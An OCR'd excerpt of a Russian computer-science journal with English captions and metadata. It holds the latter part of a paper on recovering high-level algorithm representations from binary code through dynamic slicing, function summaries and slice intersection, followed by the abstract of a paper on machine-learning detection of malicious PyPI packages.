Схема выполнения алгоритма представляет собой блок-схему уровня резюме функций (рис. 3 – справа). Она включает в себя только резюме функций и их входные/выходные параметры, а при помощи ребер задаются отношения между выходными и входными параметрами. Схема выполнения алгоритма может содержать ребра двух типов, показанные на рис. 3 справа сплошной и пунктирной линиями. Первый тип ребер (показанный сплошными линиями) отражает прямое перемещение потока данных, не содержащее никаких преобразований. Второй тип (показанный пунктирными линиями) отражает перемещение потока данных, сопровождаемое неучтенными преобразованиями, т. е. преобразованиями, непокрытыми резюме функций. В процессе итеративного построения высокоуровневого представления алгоритма ребрам второго типа нужно уделять особое внимание и постепенно покрыть резюме функций все неучтенные преобразования или большую их часть.




Рис. 3. Функциональная схема слайса (слева) и схема выполнения алгоритма (справа)
Fig. 3. Slice functional diagram (on the left) and algorithm execution diagram (on the right)

Рассмотрим подробно три основных шага, выполняемых на каждой итерации процесса восстановления алгоритма. **На первом шаге** осуществляется построение динамического слайса и построение по нему функциональной схемы слайса. Как уже было сказано ранее, количество выходных параметров алгоритма значительно меньше количества входных, поэтому на данном этапе целесообразно строить именно обратный слайс. Для этого необходимо найти точку выполнения программы, в которой извлекаемый алгоритм завершил свою работу, и имеется возможность описать начальный буфер, хранящий результат вычислений. Чаще всего такими точками являются выполняющие системные вызовы инструкции либо инструкции вызова известных библиотечных функций.

Алгоритм построения прямого или обратного слайса основан на отслеживании зависимостей между процессорными инструкциями. Такие зависимости отражают факт переноса информации между инструкциями и бывают следующих видов: 1) функциональные зависимости, 2) адресные зависимости, 3) зависимости по управлению. Функциональные зависимости отражают зависимости по данным и возникают, когда выходной операнд одной инструкции используется в качестве входного операнда другой инструкцией. Адресная зависимость возникает в случае вычисления одной инструкцией адреса, который используется другой инструкцией для доступа к ячейке памяти. Зависимости по управлению возникают в случае, если факт выполнения одной инструкции зависит от результата выполнения другой. Одной из проблем, возникающих при отслеживании зависимостей, является проблема ложных зависимостей, то есть таких, которые не являются значимыми с точки зрения извлекаемого алгоритма. Иначе говоря, инструкции, порождающие такие зависимости, не участвуют в вычислении результата извлекаемого алгоритма.

Ложные зависимости приводят к тому, что полученный слайс может содержать избыточные инструкции, в результате чего его размер будет существенно увеличен. Отдельным перспективным направлением для научных исследований является разработка методов и алгоритмов для сокращения размера слайса путем исключения из него инструкций с незначимыми зависимостями, то есть «прочистка» зависимостей. Сложность разработки

подобных методов заключается в том, что они являются эвристическими и требуют значительной базы эмпирических знаний, которые могут зависеть от процессорной архитектуры и характера анализируемого приложения. В разработанном методе извлечения алгоритмов реализованы некоторые эвристические алгоритмы «прочистки» слайса, позволяющие существенно сократить его объем, однако в данной работе они не описываются.

Вторая серьезная проблема, возникающая при построении слайса, связана с необходимостью отслеживать информационный поток, а не зависимости. В ряде случаев информационный поток может быть нетривиально выражен через зависимости по управлению. В этом случае распознать информационный поток в автоматическом режиме во время построения слайса невозможно. Подобные ситуации приводят к тому, что в построенном слайсе может отсутствовать часть инструкций, являющихся значимыми с точки зрения извлекаемого алгоритма. Таким образом, построенный алгоритм будет являться некорректным, либо его построение может быть невозможно из-за отсутствия некоторых значимых фрагментов. На рис. 4 представлен пример табличного копирования, который очень хорошо демонстрирует суть вышесказанного. Проблема заключается в том, что в буфер «*dst*» происходит копирование не элемента буфера «*src*» или элемента таблицы «*symbol_table*», а значения индекса найденного элемента в таблице. При построении обратного слайса относительно буфера «*dst*» в отслеживаемое множество не попадает буфер «*src*». Как следствие, в полученном слайсе будут отсутствовать инструкции вычисления буфера «*src*», которые могут быть необходимы для восстановления алгоритма.

```
1  symbol_table[SYMBOL_TABLE_SIZE] = { ... };

2  memcpyByContorDeps  (src, dst) {
3    for (i = 0; i < len(src); i++) {
4      for (j = 0; j < SYMBOL_TABLE_SIZE; j++) {
5        if (src[i] == symbol_table[j]) {
6          dst[i] = j;
7        }
8      }
9    }
10 }
```

Рис. 4. Псевдокод функции табличного копирования
Fig. 4. Pseudocode of the indirect copy function

Для решения данной проблемы в рамках разработанного метода извлечения алгоритмов предлагается использовать резюме функций. На этапе создания резюме функций аналитик явным образом описывает зависимости между входными и выходными параметрами создаваемых резюме функций, тем самым конкретизируя информационный поток.

Построенный обратный слайс даже для синтетических примеров и даже после применения эвристик удаления избыточных инструкций («прочистки» слайса) может иметь внушительные размеры. Выполнять анализ извлеченного алгоритма, представленного в виде последовательности машинных инструкций, затруднительно, а для реальных, сложных программ практически невозможно. По этой причине после извлечения алгоритма выполняется построение его представления в виде функциональной схемы слайса, о которой говорилось ранее. Функциональная схема слайса структурирует построенный слайс в виде иерархических функциональных элементов. Ее иерархическая организация позволяет скрывать избыточную детализацию несущественных частей алгоритма и наоборот, части, являющиеся важными для конкретного анализа, раскрывать до уровня инструкций. Более детально с функциональной схемой слайса и способом ее построения можно ознакомиться в работе [28].

На втором шаге выполняется построение схемы выполнения алгоритма по построенной функциональной схеме слайса. В результате выполнения первого шага будет получена

функциональная схема слайса, часть суперблоков и буферов которой будут соответствовать резюме функций и их параметрам. Для таких суперблоков внутреннее содержимое скрыто, так как предполагается, что аналитик в момент создания резюме функции убедился, что реализация функции корректна и в контексте извлекаемого алгоритма может быть представлена как атомарное преобразование входных параметров в выходные. Функциональная схема слайса формирует гиперграф, на разных уровнях которого хранятся инструкции и резюме функций, связанные между собой ребрами. На ребрах расположены буферы и параметры резюме функций, определяющие зависимости по данным и задающие направления потоков данных. Таким образом, для построения схемы выполнения алгоритма необходимо по графу функциональной схемы слайса распространить информацию о достижимости одними резюме функций других через параметры и буферы. В итоге схема выполнения алгоритма будет содержать только те резюме функций и их параметры, которые присутствуют на функциональной схеме слайса.

Схема выполнения алгоритма содержит ребро прямого перемещения потока данных (обозначаемое сплошной линией) от выходного параметра out_i резюме функции A ко входному параметру in_i резюме функции B, если на функциональной схеме слайса имеется путь от соответствующего параметра out_i к параметру in_i, не содержащий узлов типа точка. Напомним, что узлы типа точка соответствуют инструкциям, выполняющимся на конкретном шаге работы программы. Иначе говоря, поток данных от параметра out_i к параметру in_i не подвергался преобразованиям. Если на функциональной схеме слайса имеется путь от соответствующего параметра out_i к in_i, содержащий узлы типа точка, то схема выполнения алгоритма содержит ребро второго типа – передачи потока данных, сопровождаемое преобразованиями, непокрытыми резюме функций. Отношение между параметрами, задаваемое ребрами схемы выполнения алгоритма, не является транзитивным, т. е. если имеется путь от выходного параметра out_{A_1} резюме функции A до входного in_{B_1} резюме B и от выходного параметра out_{B_1} резюме функции B до входного in_{C_1} резюме C, то схема выполнения алгоритма не будет содержать ребро от out_{A_1} к in_{C_1}.

Так как граф функциональной схемы слайса не содержит циклов, то информация о достигающих параметрах резюме функций может быть вычислена в каждом узле графа за один проход по его узлам в топологическом порядке. На рис. 5 показан псевдокод построения схемы выполнения алгоритма, реализованный в виде обхода узлов графа функциональной схемы слайса в топологическом порядке.

```
Input:  S – граф функциональной схемы слайса
Output: A – схема выполнения алгоритма
BuildAlgorithmExecutionScheme (S):
  1  A ← CreateAlgorithmNodes (S);
  2  worklist ← TopoSort (S);
  3  foreach (n in worklist):
  4     match n with:
  5        |Point| =>
  6           MarkReachedParamsAsModified (n);
  7           PropagateInfo( n);
  8        |InParam| =>
  9           params = GetReachedParams (n)
 10           AddEdgeToAlgorithm (A, fromNodes = params, toNode = n);
 11           KillallReachedParams (n);
 12           PropagateInfo( n);
 13        |OutParam| =>
 14           KillallReachedParams (n);
 15           AddReachedParam( n);
 16           PropagateInfo( n);
 17        | * | => PropagateInfo (n);
```

Рис. 5. Псевдокод построения схемы выполнения алгоритма
Fig. 5. Pseudocode for constructing the algorithm execution diagram

В процессе построения функциональной схемы слайса может возникнуть такая ситуация, при которой имеется поток данных, ведущий в резюме функции в обход ее входных параметров, или поток данных, выходящий из резюме функции и не проходящий через ее выходные параметры. При возникновении подобных ситуаций необходимо создавать *неизвестные* входные или выходные параметры. На резюме функций, содержащие неизвестные параметры, аналитик должен обратить особое внимание. Наличие неизвестных параметров может служить сигналом того, что аналитик некорректно описал резюме функции, пропустив какие-то входные или выходные параметры. Если же аналитику известно, что данная резюме функции описана корректно, то неизвестные параметры являются признаком того, что текущая реализация резюме функции содержит скрытые (недекларированные) потоки данных, и нуждается в дополнительном анализе, так как, вероятно, в ней реализована незадекларированная возможность.

На третьем шаге, заключительном, выполняется анализ схемы выполнения алгоритма и функциональной схемы слайса. В ходе этого анализа локализуются входные параметры извлекаемого алгоритма, исследуются ребра схемы выполнения алгоритма. В первую очередь рассматриваются ребра второго типа, которые описывают передачу потока данных между выходными-входными параметрами, сопровождаемую непокрытыми резюме функций преобразованиями. При необходимости такие преобразования локализуются на функциональной схеме слайса и покрываются резюме функций. То есть, вводятся новые резюме функций и их параметры.

В некоторых случаях после исследования всех ребер схемы выполнения алгоритма аналитик может перейти к анализу только функциональной схемы слайса и попытаться вручную найти на ней важные с точки зрения извлекаемого алгоритма преобразования и покрыть их резюме функций.

Задача построения резюме функций в данной работе не рассматривается. В процессе ее решения используется широкий спектр инструментов, направленный на решение задачи восстановления типов переменных и агрегированных структур данных [29-30], декомпиляции машинного кода в язык высокого уровня [1, 3, 6] и др. В том числе могут применяться подходы и методы, упомянутые в разделе про методы извлечения алгоритмов путем статического анализа бинарного кода данной работы.

В конце третьего шага аналитик принимает решение прекратить итерационное построение высокоуровневого представления алгоритма или выполнить еще одну итерацию, начиная с шага 1. Аналитик прекращает построение алгоритма, если на текущем шаге не было добавлено ни одной новой резюме функции, и ни одно резюме из уже созданных не было изменено. Кроме того, выбранный уровень абстракций полностью удовлетворяет аналитика, и результирующая схема демонстрирует требуемый уровень детализации извлеченного алгоритма.

Рассмотрим построение высокоуровневого представления алгоритма предложенным методом для уже упомянутого примера $archive$. Выполним построение алгоритма формирования результирующего буфера в режиме архивирования. Предварительный шаг подготовки окружения и входных данных анализируемой программы $archive$ для режима архивирования, пропускается, так как не имеет непосредственного отношения к предлагаемому методу. На первом шаге строятся динамический слайс и функциональная схема слайса. Необходимо задать критерий построения слайса в виде точки выполнения программы и начального буфера для отслеживания потока данных. В качестве стартовой точки выполнения будет служить инструкция вызова функции $saveToFile$ (строка 19 на рис. 1), а начального буфера – $bufs[3]$ длиной $resultSize$. Выбор точки выполнения программы обусловлен тем, что на момент вызова функции записи данных извлекаемый алгоритм полностью отработал, результирующий буфер сформирован. Кроме того, информация об используемых соглашениях вызовов функций позволяет легко локализовать

результирующий буфер $bufs[3]$. После выполнения данного шага будет построена функциональная схема слайса, продемонстрировать ее в рамках данной работы не представляется возможным из-за внушительных размеров.

На первой итерации извлечения алгоритма база резюме функций еще пуста, и схема выполнения алгоритма, построенная после выполнения второго шага, будет пустой, поэтому переходим сразу к третьему шагу.

На третьем шаге первой итерации аналитик просматривает функциональную схему слайса от самого нижнего элемента к верхним и для некоторых суперблоков просматривает их содержимое в поисках интересующих его функций. Иерархия вложенности суперблоков соответствует стеку вызовов функций. Наличие информации о состоянии стека вызовов помогает аналитику осуществить выбор уровня абстракции для получения корректного представления алгоритма. К сожалению, этап построения резюме функций невозможно оптимизировать. Однако, аналитик может накопить базу знаний в виде готового набора резюме функций и использовать ее при извлечении новых алгоритмов. Наличие такого набора резюме функций позволяет уже на первой итерации получить схему выполнения алгоритма, а аналитику потребуется лишь уточнить ее новыми резюме на последующих итерациях. Такой подход позволяет существенно повысить продуктивность работы аналитика.

Предположим, что во время анализа функциональной схемы слайса аналитик нашел суперблоки, соответствующие функциям самого верхнего уровня абстракции: $compress$, $decompress$. Выполняя анализ их содержимого, аналитик может создать резюме функции для любого уровня абстракций, что невозможно было бы сделать при построении алгоритма методом статического анализа кода. Пусть аналитиком были добавлены следующие резюме функций: 1) $fgets$ – функция чтения данных из файла; 2) $strncpy$ – функция копирования подстроки длины n; 3) $ZSTD\_compress$ – функция архивирования данных из библиотеки zstd; 4) $compress$ – функция архивирования данных из библиотеки zlib; 5) $fwrite$ – функция записи буфера в файл. Предположим, что аналитику не важна конкретная реализация, а он пытался выбрать максимально высокий уровень абстракции, на котором появляются буферные параметры, содержащие исходные данные и результат архивирования. Функции $compress$, $ZSTD\_compress$ вызываются во время выполнения программы при архивировании. Данные функции неизвестны при статическом анализе кода.

При создании резюме функций аналитик описал следующие входные и выходные параметры: 1) $fgets$ – выходной параметр buf; 2) $ZSTD\_compress$ – входные параметры: src (буфер с данными для архивирования); выходные: $dest$ (результат архивирования); 3) $compress$ – входной параметр src, выходной $dest$.

После создания резюме функций выполняется вторая, финальная, итерация построения высокоуровневого представления алгоритма. На второй итерации будет построена схема выполнения алгоритма, показанная на рис. 6. При описании резюме функций авторы специально пропустили некоторые входные/выходные параметры, чтобы рассматриваемый пример был более компактным. В реальности же приведенные резюме функций обладают большим числом параметров, однако на метод извлечения алгоритма и построения его высокоуровневого представления это никак не влияет.

Подводя итог, отмечаем, что предложенный метод извлечения алгоритма и построения его высокоуровневого представления лишен недостатков, связанных с отсутствием информации времени выполнения. Извлеченный алгоритм в явном виде содержит параметры, соответствующие выбранному уровню абстракции. Выбор уровня абстракций осуществляется при помощи описания резюме функций. Резюме функций не только задают уровень абстракции, но и уточняют направления потоков данных при помощи указания зависимостей между входными и выходными параметрами. Кроме того, корректные резюме функций помогают обнаружить в алгоритме скрытые потоки данных. Итеративный способ

извлечения алгоритма позволяет построить алгоритм с требуемым уровнем детализации, который может быть использован как для ручного анализа аналитиком, так и для автоматического/полуавтоматического анализа. Также имеется возможность по извлеченному алгоритму построить реализацию прототипа алгоритма. Данный метод не лишен и недостатков, а именно, схема выполнения алгоритма соответствует одной, конкретной траектории выполнения анализируемой программы. Об остальных возможных путях выполнения и состояниях программы в рамках построенной схемы выполнения ничего неизвестно. Отдельной задачей является объединение функциональных схем слайсов и схем выполнения алгоритма, полученных из разных траекторий выполнения программы, т. е. выполнявшихся на разных наборах данных. Однако это направление нуждается в тщательном исследовании.





Рис. 6. Схема выполнения алгоритма ‘archive’ в режиме архивирования
Fig. 6. Algorithm execution diagram of the ‘archive’ program in compression mode

3. Сокращение размера функциональной схемы слайса


Анализ функциональной схемы слайса, полученной в результате построения обратного слайса, в ручном режиме осложнен ее значительными размерами. Не все инструкции, попавшие в обратный слайс (а значит и в функциональную схему слайса) являются значимыми в контексте извлекаемого алгоритма. Как уже было сказано в предыдущем разделе, часть инструкций попадают в обратный слайс в результате ложных зависимостей. Разработка методов сокращения числа избыточных инструкций является отдельным перспективным направлением научных исследований. В текущем разделе предлагается метод сокращения размера функциональной схемы слайса путем выполнения операции пересечения схем, построенных в прямом и обратном направлениях.

Функциональная схема слайса строится на основе полученного обратного слайса. В результате выполнения второго шага извлечения и построения алгоритма генерируется схема выполнения алгоритма (промежуточная или итоговая). Полученная схема позволяет локализовать входные параметры алгоритма, то есть найти стояния и соответствующие точки выполнения программы, на которых параметры появляются, а также описать их в виде специальных выражений. Основная идея предлагаемого подхода заключается в построении функциональных схем слайса в прямом направлении относительно входных параметров и вычислении операции пересечения построенных функциональных схем со схемой, построенной как результат обратного слайса относительно выходного параметра алгоритма.


На рис. 7 представлен пример выполнения операций объединения и пересечения над прямым и обратным слайсами. Вершинами графа являются инструкции, попавшие в прямой или обратный слайс, а ребра задают направления потоков данных между ними. Вершина с номером 1 представляет инструкцию, которая использовалась в качестве критерия построения обратного слайса. После того как была построена функциональная схема слайса по обратному слайсу и схема выполнения алгоритма, необходимо локализовать входные параметры извлекаемого алгоритма. Предположим, что входные параметры были локализованы в вершинах 10 и 12 обратного слайса. Это значит, что входные операнды этих инструкций являются входными параметрами извлекаемого алгоритма. Теперь необходимо построить прямой слайс относительно входных параметров алгоритма, в качестве критерия построения слайса будут выступать инструкции в вершинах 10 и 12 (на рис. 7б отмечены зеленым цветом на графе прямого слайса). Результат построения прямого слайса также показан на рис. 7б. На объединении прямого и обратного слайсов (рис. 7в) можно увидеть, что во время прямого слайса были добавлены инструкции 14-22 (помеченные синим цветом), а также инструкции, вошедшие в обратный слайс, но не вошедшие в прямой (вершины 4, 8, 11, 13, помеченные розовым цветом). После выполнения операции пересечения прямого и обратного слайсов в результирующем слайсе останутся только те инструкции, которые содержатся и в прямом, и в обратном слайсах. Результат пересечения показан на рис. 7г. Как можно увидеть, таким способом удалось исключить часть инструкций, не являющихся значимыми с точки зрения извлекаемого алгоритма.




а) Обратный слайс
a) Backward slice



в) Объединение прямого и обратного слайсов
c) Union of the forward and backward slices



б) Прямой слайс
b) Forward slice



г) Пересечение прямого и обратного слайсов
d) Intersection of the forward and backward slices

Рис. 7. Операции объединения и пересечения над прямым и обратным слайсами
Fig. 7. Union and Intersection operations of the forward and backward slices

4. Заключение

Извлечение алгоритмов и построение их высокоуровневого представления может быть выполнено как методами статического анализа кода, так и динамического. При

восстановлении алгоритма путем статического анализа кода приходится сталкиваться с рядом проблем и ограничений, связанных в первую очередь с отсутствием информации времени выполнения. Часть таких ограничений удается преодолеть, например при помощи абстрактной интерпретации, но некоторые проблемы, скажем, невозможность выбора при построении алгоритма уровня абстракции, могут остаться неразрешимыми. В результате извлеченный алгоритм может оказаться некорректным или вовсе его полное извлечение может оказаться невозможным.

Построение алгоритмов методами динамического анализа кода позволяет избежать таких проблем. Поэтому в работе предложен метод извлечения алгоритмов из бинарного кода на основе анализа динамического слайса. Данный метод представляет собой итеративное построение алгоритма, на каждой итерации данного процесса может быть получено представление алгоритма двух уровней – функциональная схема слайса и схема выполнения алгоритма. В работе также предложен способ построения схемы выполнения алгоритма по функциональной схеме слайса.

Построенные предложенными методами функциональная схема слайса и схема выполнения алгоритма могут быть использованы для проведения анализа по самым разнообразным сценариям как в ручном, так и в автоматическом/полуавтоматическом режимах.

Одним из недостатков предложенного метода является наличие избыточных инструкций в извлеченном алгоритме. Предложенный авторами подход к сокращению числа избыточных инструкций выполняет пересечение функциональных схем слайсов, построенных в прямом и обратном направлениях.

Извлеченный алгоритм и построенная схема выполнения алгоритма отражают выполнение анализируемой программы только вдоль одного пути, что несомненно является недостатком предложенного метода. Задача объединения восстановленных алгоритмов по динамическим слайсам, отражающих выполнение программы вдоль разных путей, является перспективным направлением дальнейших работ. Еще одним перспективным направлением работ является объединение методов статического и динамического анализа кода для решения задачи извлечения алгоритмов и построения их высокоуровневого представления. Интерес представляет подход, выполняющий частичное вычисление для получения остаточной, специализированной программы. Однако способы его использования совместно с динамическим анализом кода для решения задачи извлечения алгоритмов сложных программ нуждаются в тщательном исследовании. Важным также является еще одно перспективное направление исследований – разработка инструментария для сокращения размера слайса путем исключения из него избыточных инструкций с незначимыми зависимостями.

Список литературы / References

[1]. D. Brumley, I. Jager, T. Avgerinos, E. J. Schwartz. BAP: A Binary Analysis Platform. In Proceedings of the 23rd International Conference on Computer Aided Verification. Snowbird, UT, 2011.

[2]. Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel,G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. IEEE Symposium on Security and Privacy, 2016.

[3]. The IDA Pro disassembler and debugger. [Online]. http://www.hex-rays.com/idapro/.

[4]. NSA, Ghidra is a software reverse engineering (SRE) framework. NSA. [Online]. https://github.com/NationalSecurityAgency/ghidra.

[5]. The Official Rizin Book. [Online]. https://book.rizin.re/.

[6]. ESIL: Radare2 book. [Online]. https://radare.gitbooks.io/radare2book/content/disassembling/esil.html.

[7]. Андрей Тихонов, Арутюн Аветисян, Вартан Падарян. Методика извлечения алгоритма из бинарного кода на основе динамического анализа. // Проблемы информационной безопасности. Компьютерные системы. №3 2008. стр. 66-71.

[8]. Retargetable Decompiler. [Online] https://retdec.com/.

[9]. Alessandro Di Federico, Mathias Payer, Giovanni Agosta. Rev.ng: a unified binary analysis framework to recover CFGs and function boundaries. In Proceedings of the 26th International Conference on Compiler Construction (CC 2017). Association for Computing Machinery, New York, NY, USA, pp. 131–141.
[10]. Reps T., Balakrishnan G. Improved memory-access analysis for x86 executables // Proceedings of the International Conference on Compiler Construction, April 2008.
[11]. Balakrishnan G., Reps T. DIVINE: DIscovering Variables IN Executables // Proceedings of the VMCAI. Nice, France. Jan. 14-16, 2007.
[12]. M. Weiser. Program Slicing. In Int. Conf. on Softw. Eng. IEEE Comp. Soc., Wash., DC, pp. 439–449, 1981
[13]. Michael Vaughn, Thomas Reps. A Generating-Extension-Generator for Machine Code. 2020.
[14]. Venkatesh Srinivasan and Thomas Reps. Partial Evaluation of Machine Code. SIGPLAN Not. 50, 10 (Oct. 2015), pp. 860–879.
[15]. Venkatesh Srinivasan, Thomas Reps. An improved algorithm for slicing machine code. In Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA 2016). Association for Computing Machinery, New York, NY, USA, 378–393.
[16]. N. Jones, C. Gomard, P. Sestoft. Partial Evaluation and Automatic Program Generation. Prentice-Hall, Inc., 1993.
[17]. B. Yadegari, B. Johannesmeyer, B. Whitely, S. Debray. A generic approach to automatic deobfuscation of executable code. In S&P, 2015.
[18]. K. Coogan, G. Lu, S. Debray. Deobfuscation of virtualizationobfuscated software: A semantics-based approach. In CCS, 2011.
[19]. S. Bansal, A. Aiken. Automatic generation of peephole superoptimizers. In ASPLOS, 2006.
[20]. E. Schkufza, R. Sharma, A. Aiken. Stochastic superoptimization. In ASPLOS, 2013.
[21]. M. Abadi, M. Budiu, U. Erlingsson, J. Ligatti. Control-flow integrity. In CCS, 2005.
[22]. U. Erlingsson, F. Schneider. SASI enforcement of security policies: A retrospective. In Workshop on New Security Paradigms, 1999.
[23]. A. Slowinska, T. Stancescu, H. Bos. Body armor for binaries: Preventing buffer overflows without recompilation. In ATC, 2012.
[24]. L. O. Andersen. Program Analysis and Specialization for the C Programming Language. PhD thesis, Univ. of Copenhagen, 1994.
[25]. C. Consel, L. Hornof, F. No¨el, J. Noy´e, and N. Volanschi. A uniform approach for compile-time and run-time specialization. Dagstuhl Seminar on Partial Evaluation, pages 54–72, 1996.
[26]. P. Kleinrubatscher, A. Kriegshaber, R. Z¨ochling, and R. Gl¨uck. Fortran program specialization. SIGPLAN Notices, 30(4), 1995.
[27]. П.М. Довгалюк, В.А. Макаров, В.А. Падарян, М.С. Романеев, Н.И. Фурсова. Применение программных эмуляторов в задачах анализа бинарного кода. Труды Института системного программирования РАН, том 26, вып. 1, 2014, стр. 277-296. DOI: 10.15514/ISPRAS-2014-26(1)-9.
[28]. A. B. Bugerya, I. I. Kulagin, V. A. Padaryan, M. A. Solovev, A. Y. Tikhonov, Recovery of High-Level Intermediate Representations of Algorithms from Binary Code," 2019 Ivannikov Memorial Workshop (IVMEM), 2019, pp. 57-63.
[29]. Z. Lin, X. Zhang, D. Xu. Automatic Reverse Engineering of Data Structures from Binary Execution. In Proceedings of the 11th Annual Information Security Symposium, West Lafayette, Indiana, 2010.
[30]. G. Ramalingam, J. Field, F. Tip. Aggregate Structure Identification and Its Application to Program Analysis. In Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, San Antonio, Texas, USA, 1999.

Информация об авторах / Information about authors

Иван Иванович КУЛАГИН – кандидат технических наук, научный сотрудник ИСП РАН. Область научных интересов: построение компиляторов, анализ бинарного кода, оптимизирующие компиляторы, полиэдральная компиляция, генерация кода, модели параллельного программирования.

Ivan Ivanovich KULAGIN – Cand. Sci. (Tech.), Researcher in ISP RAS. Research interests: compiler construction, binary code analysis, compiler optimizations, polyhedral compilation, code generation, parallel programming models.

Вартан Андроникович ПАДАРЯН – кандидат физико-математических наук, ведущий научный сотрудник ИСП РАН, доцент кафедры Системного программирования ВМК МГУ. Сфера научных интересов: компиляторные технологии, анализ бинарного кода, компьютерная безопасность, высокопроизводительные вычисления.

Vartan Andronikovich PADARYAN – Cand. Sci. (Phys.-Math.), leading researcher at ISP RAS, associate professor of the Department of system programming of CMC of Lomonosov Moscow State University. Science Interests: compiler technologies, binary code analysis, cybersecurity, high performance calculating.

Вячеслав Александрович КОШКИН – стажер-исследователь ИСП РАН. Сфера научных интересов: динамический анализ бинарного кода, восстановление высокоуровневого представления алгоритма, анализ помеченных данных, поиск утечек чувствительных данных, восстановление типов структур данных.

Viacheslav Alexandrovich KOSHKIN – research intern at ISP RAS. Science Interests: dynamic binary code analysis, high-level algorithm representation recovery, taint analysis, sensitive data leak detection, data structures type recovery.

DOI: 10.15514/ISPRAS-2024-36(3)-11

Detecting Malicious Activity in Open-Source Projects Using Machine Learning Methods

S. A. Rakovsky, ORCID: 0009-0000-2019-0970 <*rakovskij.stanislav@gmail.com*>
MIREA — Russian Technological University,
78, Vernadsky Avenue, Moscow, 119454, Russia

Abstract. The Python Package Index (PyPI) serves as the primary repository for projects for the Python programming language, and the package manager pip uses it by default. PyPI is a free and open-source platform: anyone can register a user on PyPI and publish their project, as well as examine the source code if necessary. The platform does not vet projects published by users, allowing for the possibility to report a malicious project via e-mail. Nonetheless, every less than month analysts repeatedly discover new malicious packages on PyPI. Organizations working in the field of open repository security vigilantly monitor emerging projects. Unfortunately, this is not enough: some malicious projects are detected and removed only several months after publication. This paper proposes an automatic feature selection algorithm based on bigrams and code properties, and trains an ET classifier capable of reliably identifying certain types of malicious logic in code. Malicious code repositories MalRegistry and DataDog were used as the training sample. After training, the model was tested on the three latest releases of all existing projects on PyPI, and it succeeded in detecting 28 previously undiscovered malicious projects, the oldest of which had been around for almost one and a half years. The approach used in this work also allows for real-time scanning of published projects, which can be utilized for prompt detection of malicious activity. In this work, the additional focus lays on methos that do not require an expert for feature selection and control, thereby reducing the burden on human resources.

Keywords: pypi; malware detection; open-source security; open-source.

For citation: Rakovsky S.A. Detecting Malicious Activity in Open-Source Projects Using Machine Learning Methods. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 161-166. DOI: 10.15514/ISPRAS-2024-36(3) - 11.

Acknowledgements. The author expresses gratitude to Positive Technologies, a Russian company specializing in the development of information security products, for encouraging activities aimed at supporting open-source.

Обнаружение вредоносной активности в проектах с открытым исходным кодом с помощью методов машинного обучения

С.А. Раковский, ORCID: 0009-0000-2019-0970 <*rakovskij.stanislav@gmail.com*>
РТУ МИРЭА,
Россия, 119454, г. Москва, проспект Вернадского, д. 78.

Аннотация. Python Package Index (PyPI) является основным хранилищем проектов для языка программирования Python и используется пакетным менеджером pip по умолчанию. PyPI является бесплатной и свободной платформой с открытым исходным кодом: каждый может зарегистрировать пользователя в PyPI и опубликовать свой проект, а также в случае надобности изучить исходный код. Платформа не проверяет проекты, опубликованные пользователями, оставляя возможность пожаловаться на вредоносный проект посредством e-mail. При этом не пройдет и месяца, как аналитики вновь и вновь обнаруживают вредоносные пакеты на PyPI. Организации, работающие в сфере обеспечения безопасности открытых репозитория, тщательно следят за появляющимися проектами. К сожалению, этого недостаточно: некоторые вредоносные проекты обнаруживают и удаляют лишь спустя несколько месяцев после публикации. В рамках данной работы предложен алгоритм автоматического выбора признаков, опирающийся на биграммы и свойства кода, и обучен ET-классификатор, позволяющий с высокой достоверностью определять некоторые виды вредоносной логики в коде. В качестве обучающей выборки были взяты репозитории вредоносного кода MalRegistry и DataDog. После обучения модель была протестирована на трёх последних релизах всех существующих на данный момент проектов на PyPI, и ей удалось найти 28 ранее не обнаруженных вредоносных проекта, старший из которых существовал почти полтора года. Подход, примененный в работе, позволяет также сканировать публикуемые проекты в режиме реального времени, что может быть использовано для оперативного обнаружения вредоносной активности. В рамках работы дополнительное внимание акцентируется на методах, которые не требуют эксперта для отбора признаков и контроля отобранных признаков, что уменьшает нагрузку на людей.

